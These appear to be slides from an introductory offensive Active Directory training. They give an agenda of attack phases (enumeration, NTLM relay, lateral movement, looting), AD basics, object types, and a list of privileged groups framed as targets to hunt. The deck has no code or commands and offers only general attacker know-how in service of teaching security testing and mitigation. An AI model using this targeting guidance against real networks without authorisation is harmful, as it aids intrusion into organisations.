



Offensive Active Directory 101



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Basics

- What is Active Directory?
- Attack Landscape
- Active Directory Kill Chain



Phase 1 – Unauthorized User

- AD Enumeration without credentials
- Gaining initial Access



Phase 2 - Unprivileged User

- Taking advantage of LDAP
- Lateral movement techniques
- Basics NTLM Relay



Phase 3 - Privileged User

- Looting the thing



Mitigations





Basics

What is Active Directory and who uses it?

- Microsofts answer to directory services
- Active directory is a hierarchical structure to store objects to:
 - » Access and manage resources of an enterprise
 - » Resources like: Users, Groups, Computers, Policies etc...
- 95% percent of Fortune 1000 companies use Active Directory
- Active Directory relies on different technologies in order to provide all features:
 - » LDAP
 - » DNS
- More information about the basics:
 - » <https://blogs.technet.microsoft.com/ashwinexchange/2012/12/18/understanding-active-directory-for-beginners-part-1/>

- » AD contains lot of juicy information about resources of an organization
- » Following an overview about existing objects in AD:

Active Directory Objects



Domain



Computer



User



Group



Container



Print Queue




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Organizational Unit



Policy



Volume



Generic Object



Site



Site Link




Site Link Bridge



Server



NTDS Site Settings



IP Subnet



Certificate Template





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Connection

- The global catalog provides a central repository of domain information
- The global catalog provides a resource for searching an Active Directory forest
- LDAP queries use the global catalog to search for information
- Domain-Users have read access to the global catalogue



➤ Go Hunting?




- Domain admins
- Enterprise admins
- Built-in administrators
- Account Operators
- Allowed RODC Password Replication Group
- Backup Operators
- DnsAdmins
- ...

- AD environments can be way more complex than that... Think about all the services it provides



➤ Great attack landscape


The real Goal!



Active directory kill chain

Broad landscape of attacks

